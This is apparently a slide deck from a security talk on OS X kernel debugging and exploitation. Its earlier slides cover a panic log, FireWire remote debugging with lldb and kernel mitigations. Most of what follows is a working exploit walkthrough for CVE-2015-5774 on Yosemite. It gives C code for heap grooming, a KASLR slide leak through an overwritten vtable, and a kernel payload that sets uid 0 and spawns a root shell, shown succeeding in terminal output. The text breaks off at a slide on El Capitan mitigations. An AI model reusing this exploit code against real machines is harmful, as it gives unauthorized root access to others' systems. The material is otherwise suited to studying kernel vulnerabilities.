0xfffff913c6b3f90 : 0xfffff800de91d07 mach_kernel : __ZN9IOService15terminateThreadEPvi + 0x27
0xfffff913c6b3fb0 : 0xfffff800d9d14b7 mach_kernel : _call_continuation + 0x17
    Kernel Extensions in backtrace:
        com.apple.iokit.IOHIDFamily(2.0) [353AFBA9-8775-34E3-BF8B-40D7AD2C500A]@0xfffff7f8e715000-
>0xfffff7f8e78afff
        dependency: com.apple.driver.AppleFDEKeyStore(28.30) [D6FD5533-2362-3320-A475-
DFAF27DA24CF]@0xfffff7f8e70a000

BSD process name corresponding to current thread: kernel_task
Boot args: keepsyms=1 debug=0x1 kdp_match_name=firewire fwkdp=0x8000 dart=0 kmem=1

Mac OS version:
15A284


Kernel version:
Darwin Kernel Version 15.0.0: Wed Aug 26 16:57:32 PDT 2015; root:xnu-3247.1.106~1/RELEASE_X86_64
Kernel UUID: 37BC582F-8BF4-3F65-AFBB-ECF792060C68
Kernel slide: 0x00000000d600000
Kernel text base: 0xfffff800d800000
__HIB text base: 0xfffff800d700000
System model name: MacBookAir6,2 (Mac-7DF21CB3ED6977E5)

System uptime in nanoseconds: 45951705558
last loaded kext at 5315869156: com.apple.driver.AudioAUUC 1.70 (addr 0xfffff7f8f845000, size 32768)
loaded kexts:
com.apple.driver.AudioAUUC 1.70
com.apple.driver.AGPM 110.20.19
com.apple.driver.ApplePlatformEnabler 2.5.1d0
```

工欲善其事，必先利其器。 We NEED DEBUGing!!

OS X Debugging

apple provide another method to debug kernel



The screenshot shows a web browser window with a single tab titled 'ReadMe.html'. The address bar displays the file path: `file:///Library/Developer/KDKs/KDK_10.11_15A284.kdk/ReadMe.html`. The page content is titled 'Firewire Debugging' and provides instructions for enabling FireWire debugging on OS X. It includes a terminal command to set boot arguments for FireWire debugging, a warning about non-built-in controllers, a list of hardware requirements, and instructions for setting up the fwkdp redirector on a host machine.

Firewire Debugging

The default setting for two machine debugging is as follows:

```
sudo nvram boot-args="debug=0x146 kdp_match_name=firewire fwkdp=0x8000"
sudo reboot
```

Non-built-in FireWire controllers are specifically excluded from working for both FireWireKDP and FireWireKPrintf. This is intentional. However there is an easy way to enable non-built-in interfaces for FireWireKDP, add the "fwkdp=0x8000" boot-arg. For FireWireKPrintf, use "fwkdpf=0x8000".

However, this support comes with a caveat. Once the FireWire controller has been "used" for either FireWireKDP or FireWireKPrintf, it must not be unplugged or the system should just leave them connected until you disable the "0x8000" boot-arg and restart.

If you are on a machine without built-in firewire, you can use one of the following:

- Thunderbolt -> Firewire adaptor
- Firewire port on a Apple Thunderbolt display

On the host machine, open a terminal window and type the following:

```
fwkdp
```

Leave that window open. Now in a second window, you can invoke lldb and issue the following command:

```
kdp-remote localhost
```


The fwkdp redirector software redirects kdp packets as if the host machine was the panicked machine. Saving a core dump is done locally on the host, e.g. in lldb:

```
(lldb) sendcore 1.2.3.4 # IP address does not matter for firewire debugging
(lldb) detach
```

worth to try...

OS X Debugging

But FireWire has been abandoned by Apple...



iMac



MacBook Pro



Mac Pro

OS X Debugging

So this is my Workstation



hackintosh(host)



pcie-1394b card



real osx machine(debug)



1394b line

OS X Debugging

In fact..



Apple Thunderbolt to FireWire Adapter



OS X Debugging


- What we can do
 - set breakpoint(int3)
 - step in/out/over
 - register read
 - memory read/write
 - Disassemble
- What we cannot do
 - set hardware breakpoint/watchpoint
- Sometimes lldb works not very well...
- But... much better than nothing!

OS X Kernel mitigations


- KASLR
 - kslide is assigned upon booting. (Kexts and kernel share the same slide)
- DEP
 - Disallow kernel RWX
- SMEP

Exploitation on Yosemite: CVE-2015-5774

Overflow in IOHIDResourceDeviceUserClient::_postReportResult



Leaking kslide



Leaking kslide

```
printf("Initialization is over.\n");
for(int i=0;i<100;i++)alloc_table[i] = open_service("IOPMrootDomain");
for(int i=0;i<100;i++)
    if(i%3==2){
        IOConnectRelease(alloc_table[i]);
    }
printf("Release the 2rd IOPMrootDomain in every 3 objects.\n");
char* vz = calloc(1500,1);
memset(vz,0x41,1500);
for(int i=0;i<100;i++)
    if(i%3==2){
        send_kern_data(vz, 256-0x58, &port_table[i]);
    }
printf("Send kernel data to drop into each hole.\n");
for(int i=0;i<100;i++)
    if(i%3==0){
        printf("Release %d\n",i);
        IOConnectRelease(alloc_table[i]);
    }
printf("Release the 1st IOPMrootDomain in every 3 objects.\n");
uint64_t payload[3];
payload[0] = 0xb1b2b3b4b5b6b7b8;
payload[1] = 0xc1c2c3c4c5c6c7c8;
payload[2] = 0xa1a2a3a4a5a6a7a8;

printf("sizeof payload: %lu\n",sizeof(payload));
kernel_exp(conn_main, conn_second, (IODataQueueMemory*)map_addr,(void*)payload,sizeof(payload));
printf("Kernel Zone overflow.\n");

for(int i=0;i<100;i++)
    if(i%3==2){
        char* data = read_kern_data(port_table[i]);
        printf("%d : 0x%0llx\n",i,*(uint64_t*)((256-0x58+(char*)data)));
    }
}
```

Leaking kslide

```
1. lldb
fwkdp  lldb  bash

_initialized = true
_memoryEntries = 0xffffffff8023d2fa00
_pages = 1
_highestPage = 40692
__iomd_reservedA = 0
__iomd_reservedB = 0
_prepareLock = 0x0000000000000000
}
reserved = 0x0000000000000000
_buffer = 0xffffffff8029cf8a00
_capacity 0x0000000000000000
_alignment = 0x0000000000000001
_options = 0
_internalReserved = 0x0000000000000000
_internalFlags = 0
}
(lldb) x/20xg 0xffffffff8029cf8a00+0x100
0xffffffff8029cf8b00: 0xdeadbeef00000003 0x0000000000000000
0xffffffff8029cf8b10: 0x00000000000000a8 0xffffffff8029cf8b58
0xffffffff8029cf8b20: 0x0000000000000100 0xffffffff802391c9e0
0xffffffff8029cf8b30: 0xffffffff8023e4d800 0x0000000000001667
0xffffffff8029cf8b40: 0x0000000000000000 0x0000000000000000
0xffffffff8029cf8b50: 0x0000000000000000 0x4141414141414141
0xffffffff8029cf8b60: 0x4141414141414141 0x4141414141414141
0xffffffff8029cf8b70: 0x4141414141414141 0x4141414141414141
0xffffffff8029cf8b80: 0x4141414141414141 0x4141414141414141
0xffffffff8029cf8b90: 0x4141414141414141 0x4141414141414141
(lldb) x/20xg 0xffffffff8029cf8a00+0x200
0xffffffff8029cf8c00: 0xffffffff8012c23a70 0x0000000000002002
0xffffffff8029cf8c10: 0xffffffff802393db10 0xffffffff8023ccc680
0xffffffff8029cf8c20: 0xffffffff8023ccc6c0 0xffffffff802391c7c0
0xffffffff8029cf8c30: 0xffffffff8023e4d800 0x0000000000001659
0xffffffff8029cf8c40: 0x0000000000000000 0x0000000000000000
0xffffffff8029cf8c50: 0x0000000000000000 0x0000000000000000
0xffffffff8029cf8c60: 0x0000000000000000 0x0000000000000000
0xffffffff8029cf8c70: 0x0000000000000000 0x0000000000000000
0xffffffff8029cf8c80: 0x0000000000000000 0xffffffff802393dae0
0xffffffff8029cf8c90: 0x0000000000000000 0x0000000000000000
(lldb) image lookup -a 0xffffffff8012c23a70
Address: kernel[0xffffffff8000a23a70] (kernel.__DATA.__const + 141936)
Summary: kernel`vtable for RootDomainUserClient + 16
(lldb) 
```

Mach_msg

RootDomainUserClient

Leaking kslide

```
(lldb) x/20xg 0xffffffff8029cf8a00+0x100
0xffffffff8029cf8b00: 0xdeadbeef00000003 0x0000000000000000
0xffffffff8029cf8b10: 0x00000000000000a8 0xffffffff8029cf8b58
0xffffffff8029cf8b20: 0x0000000000000100 0xffffffff802391c9e0
0xffffffff8029cf8b30: 0xffffffff8023e4d800 0x0000000000001667
0xffffffff8029cf8b40: 0x0000000000000000 0x0000000000000000
0xffffffff8029cf8b50: 0x0000000000000000 0x4141414141414141
0xffffffff8029cf8b60: 0x4141414141414141 0x4141414141414141
0xffffffff8029cf8b70: 0x4141414141414141 0x4141414141414141
0xffffffff8029cf8b80: 0x4141414141414141 0x4141414141414141
0xffffffff8029cf8b90: 0x4141414141414141 0x4141414141414141
```

```
(lldb) x/20xg 0xffffffff8029cf8a00+0x100
0xffffffff8029cf8b00: 0xdeadbeef00000003 0x0000000000000000
0xffffffff8029cf8b10: 0x0000000000000100 0xffffffff8029cf8b58
0xffffffff8029cf8b20: 0x0000000000000100 0xffffffff802391c9e0
0xffffffff8029cf8b30: 0xffffffff8023e4d800 0x0000000000001667
0xffffffff8029cf8b40: 0x0000000000000000 0x0000000000000000
0xffffffff8029cf8b50: 0x0000000000000000 0x4141414141414141
0xffffffff8029cf8b60: 0x4141414141414141 0x4141414141414141
0xffffffff8029cf8b70: 0x4141414141414141 0x4141414141414141
0xffffffff8029cf8b80: 0x4141414141414141 0x4141414141414141
0xffffffff8029cf8b90: 0x4141414141414141 0x4141414141414141
```

```
struct vm_map_copy {
    int type;
#define VM_MAP_COPY_ENTRY_LIST 1
#define VM_MAP_COPY_OBJECT 2
#define VM_MAP_COPY_KERNEL_BUFFER 3
    vm_object_offset_t offset;
    vm_size_t size;
    union {
        struct vm_map_header hdr; /* ENTRY_LIST */
        struct { /* OBJECT */
            vm_object_t object;
            vm_size_t index; /* record progress as pages
                             * are moved from object to
                             * page list; must be zero
                             * when first invoking
                             * vm_map_object_to_page_list
                             */
        } c_o;
        struct { /* KERNEL_BUFFER */
            vm_offset_t kdata;
            vm_size_t kalloc_size; /* size of this copy_t */
        } c_k;
    } c_u;
};
```

Leaking kslide


```
Desktop — bash — 119x43
Release the 1st IOPMrootDomain in every 3 objects.
sizeof payload: 32
outputStructSize is 288.
begin calling 10.
size:288
begin calling 3.
end calling 10.
end calling 3.
Kernel Zone overflow.
2 : 0x0
5 : 0xffffffff8012c23a70
8 : 0x0
11 : 0x0
14 : 0x0
17 : 0x0
20 : 0x0
23 : 0x0
26 : 0x0
29 : 0x0
32 : 0x0
35 : 0x0
38 : 0x0
41 : 0x0
44 : 0x0
47 : 0x0
50 : 0x0
53 : 0x0
56 : 0x0
59 : 0x0
62 : 0x0
65 : 0x0
68 : 0x0
71 : 0x0
74 : 0x0
77 : 0x0
80 : 0x0
83 : 0x0
86 : 0x0
89 : 0x0
92 : 0x0
95 : 0x0
98 : 0x0
tests-MacBook-Air:Desktop test$
```

Leaking kslide

```
const:FFFFFF8012C23A6F db 0
const:FFFFFF8012C23A70 off_FFFFFFF8012C23A70 dq offset __ZN20RootDomainUserClientD1Ev ; DATA XREF: RootDomainUserClient::~RootDomainUserClient(OSMetaClass const*)+B70 ...
const:FFFFFF8012C23A70 ; RootDomainUserClient::~RootDomainUserClient(OSMetaClass const*)+B70 ...
const:FFFFFF8012C23A70 ; RootDomainUserClient::~~RootDomainUserClient()
const:FFFFFF8012C23A78 dq offset __ZN20RootDomainUserClientD0Ev ; RootDomainUserClient::~~RootDomainUserClient()
const:FFFFFF8012C23A80 dq offset __ZNK8OSObject7releaseEi ; OSObject::release(int)
const:FFFFFF8012C23A88 dq offset __ZNK8OSObject14getRetainCountEv ; OSObject::getRetainCount(void)
const:FFFFFF8012C23A90 dq offset __ZNK8OSObject6retainEv ; OSObject::retain(void)
const:FFFFFF8012C23A98 dq offset __ZNK8OSObject7releaseEv ; OSObject::release(void)
const:FFFFFF8012C23AA0 dq offset __ZNK8OSObject9serializeEP11OSSerialize ; OSObject::serialize(OSSerialize *)
const:FFFFFF8012C23AA8 dq offset __ZNK20RootDomainUserClient12getMetaClassEv ; RootDomainUserClient::getMetaClass(void)
const:FFFFFF8012C23AB0 dq offset __ZNK15OSMetaClassBase9isEqualToEPKS_ ; OSMetaClassBase::isEqualTo(OSMetaClassBase const*)
const:FFFFFF8012C23AB8 dq offset __ZNK8OSObject12taggedRetainEPKv ; OSObject::taggedRetain(void const*)
const:FFFFFF8012C23AC0 dq offset __ZNK8OSObject13taggedReleaseEPKv ; OSObject::taggedRelease(void const*)
const:FFFFFF8012C23AC8 dq offset __ZNK8OSObject13taggedReleaseEPKvi ; OSObject::taggedRelease(void const*,int)
const:FFFFFF8012C23AD0 dq offset __ZN15OSMetaClassBase25_RESERVEDOSMetaClassBase3Ev ; OSMetaClassBase::_RESERVEDOSMetaClassBase3
const:FFFFFF8012C23AD8 dq offset __ZN15OSMetaClassBase25_RESERVEDOSMetaClassBase4Ev ; OSMetaClassBase::_RESERVEDOSMetaClassBase4
const:FFFFFF8012C23AE0 dq offset __ZN15OSMetaClassBase25_RESERVEDOSMetaClassBase5Ev ; OSMetaClassBase::_RESERVEDOSMetaClassBase5
const:FFFFFF8012C23AE8 dq offset __ZN15OSMetaClassBase25_RESERVEDOSMetaClassBase6Ev ; OSMetaClassBase::_RESERVEDOSMetaClassBase6
const:FFFFFF8012C23AF0 dq offset __ZN15OSMetaClassBase25_RESERVEDOSMetaClassBase7Ev ; OSMetaClassBase::_RESERVEDOSMetaClassBase7
const:FFFFFF8012C23AF8 dq offset __ZN12IOUserClient4initEv ; IOUserClient::init(void)
const:FFFFFF8012C23B00 dq offset __ZN12IOUserClient4FreeEv ; IOUserClient::free(void)
const:FFFFFF8012C23B08 dq offset __ZN8OSObject18_RESERVEDOSObject0Ev ; OSObject::_RESERVEDOSObject0(void)
const:FFFFFF8012C23B10 dq offset __ZN8OSObject18_RESERVEDOSObject1Ev ; OSObject::_RESERVEDOSObject1(void)
const:FFFFFF8012C23B18 dq offset __ZN8OSObject18_RESERVEDOSObject2Ev ; OSObject::_RESERVEDOSObject2(void)
const:FFFFFF8012C23B20 dq offset __ZN8OSObject18_RESERVEDOSObject3Ev ; OSObject::_RESERVEDOSObject3(void)
const:FFFFFF8012C23B28 dq offset __ZN8OSObject18_RESERVEDOSObject4Ev ; OSObject::_RESERVEDOSObject4(void)
const:FFFFFF8012C23B30 dq offset __ZN8OSObject18_RESERVEDOSObject5Ev ; OSObject::_RESERVEDOSObject5(void)
const:FFFFFF8012C23B38 dq offset __ZN8OSObject18_RESERVEDOSObject6Ev ; OSObject::_RESERVEDOSObject6(void)
```

kslide = tmp - 0xffffffff8000a23a70;

Code execution



Code execution

```
uint64_t payload[50];
void** vtable = alloc((void*)0x1337100000, 0x1000);
for(int i=0;i<50;i++)payload[i] = (uint64_t)vtable;

lsym_payload((uint64_t*)&vtable[0], (void*)kernel_payload);
printf("[+] payload is ready.\n");
//  getchar();

for(int i=0;i<1000;i++)alloc_table[i] = open_service("IOPMrootDomain");
for(int i=1000/4;i<1000/4*3;i++)
    if(i%3){
        IOConnectRelease(alloc_table[i]);
        // alloc_table[i] = 0;
    }
printf("[+] zone fengshui finished.\n");

kernel_exp(conn_main, conn_second, (IODataQueueMemory*)map_addr, (void*)payload, sizeof(payload));
printf("[+] kernel exploit is done.\n");
//  getchar();

for(int i=0;i<1000;i++)IOConnectRelease(alloc_table[i]);
printf("[+] payload has run over.\n");

if (kernel_payload_ran) {
    setuid(0);
    if (getuid() == 0) {
        printf("[+] got root\n");
        system("/bin/sh");
        exit(0);
    }
}

printf("[+] kernel payload did not execute.\n");
return 0;
```

Code execution

```
Desktop — sh — 122x42
Last login: Fri Sep 11 20:58:58 on ttys000
tests-Air:~ test$ cd Desktop/
tests-Air:Desktop test$ sudo ./kernel_heap_exp
Password:
[+] found symbol _current_proc at 0xffffffff8000857890
[+] found symbol _proc_ucred at 0xffffffff80007cbde0
[+] found symbol _posix_cred_get at 0xffffffff80007a3120
conn_main is 4867
IOHIDResource selector 0 called with result 0.
HIDResource conn addr is at 0xa68dbe2cf889e4cf.
IORegistryEntryCreateIterator success.
hid_iterator is 1403
next.!
iterator_iokit over.
conn_second is 5635.
map_addr is 0x10aeba000, map_size is 0x4030.
[+] found symbol _iokit_notify at 0xffffffff80003df880
[+] found symbol _thread_exception_return at 0xffffffff800041116a
[+] found symbol _panic at 0xffffffff800032bcd0
[+] payload is ready.
[+] zone fengshui finished.
outputStructSize is 288.
begin calling 10.
begin calling 3.
end calling 3.
begin calling 3.
end calling 3.
[+] kernel exploit is done.
[+] payload has run over.
[+] got root
sh-3.2#
```


New mitigations in El Capitan

- mach_port_kobject is killed (Actually in 10.10.5)
 - Harder for Feng Shui

```
kern_return_t
mach_port_kobject(
    ipc_space_t      space,
    mach_port_name_t name,
    natural_t         *typep,
    mach_vm_address_t *addrp)
{
    ...

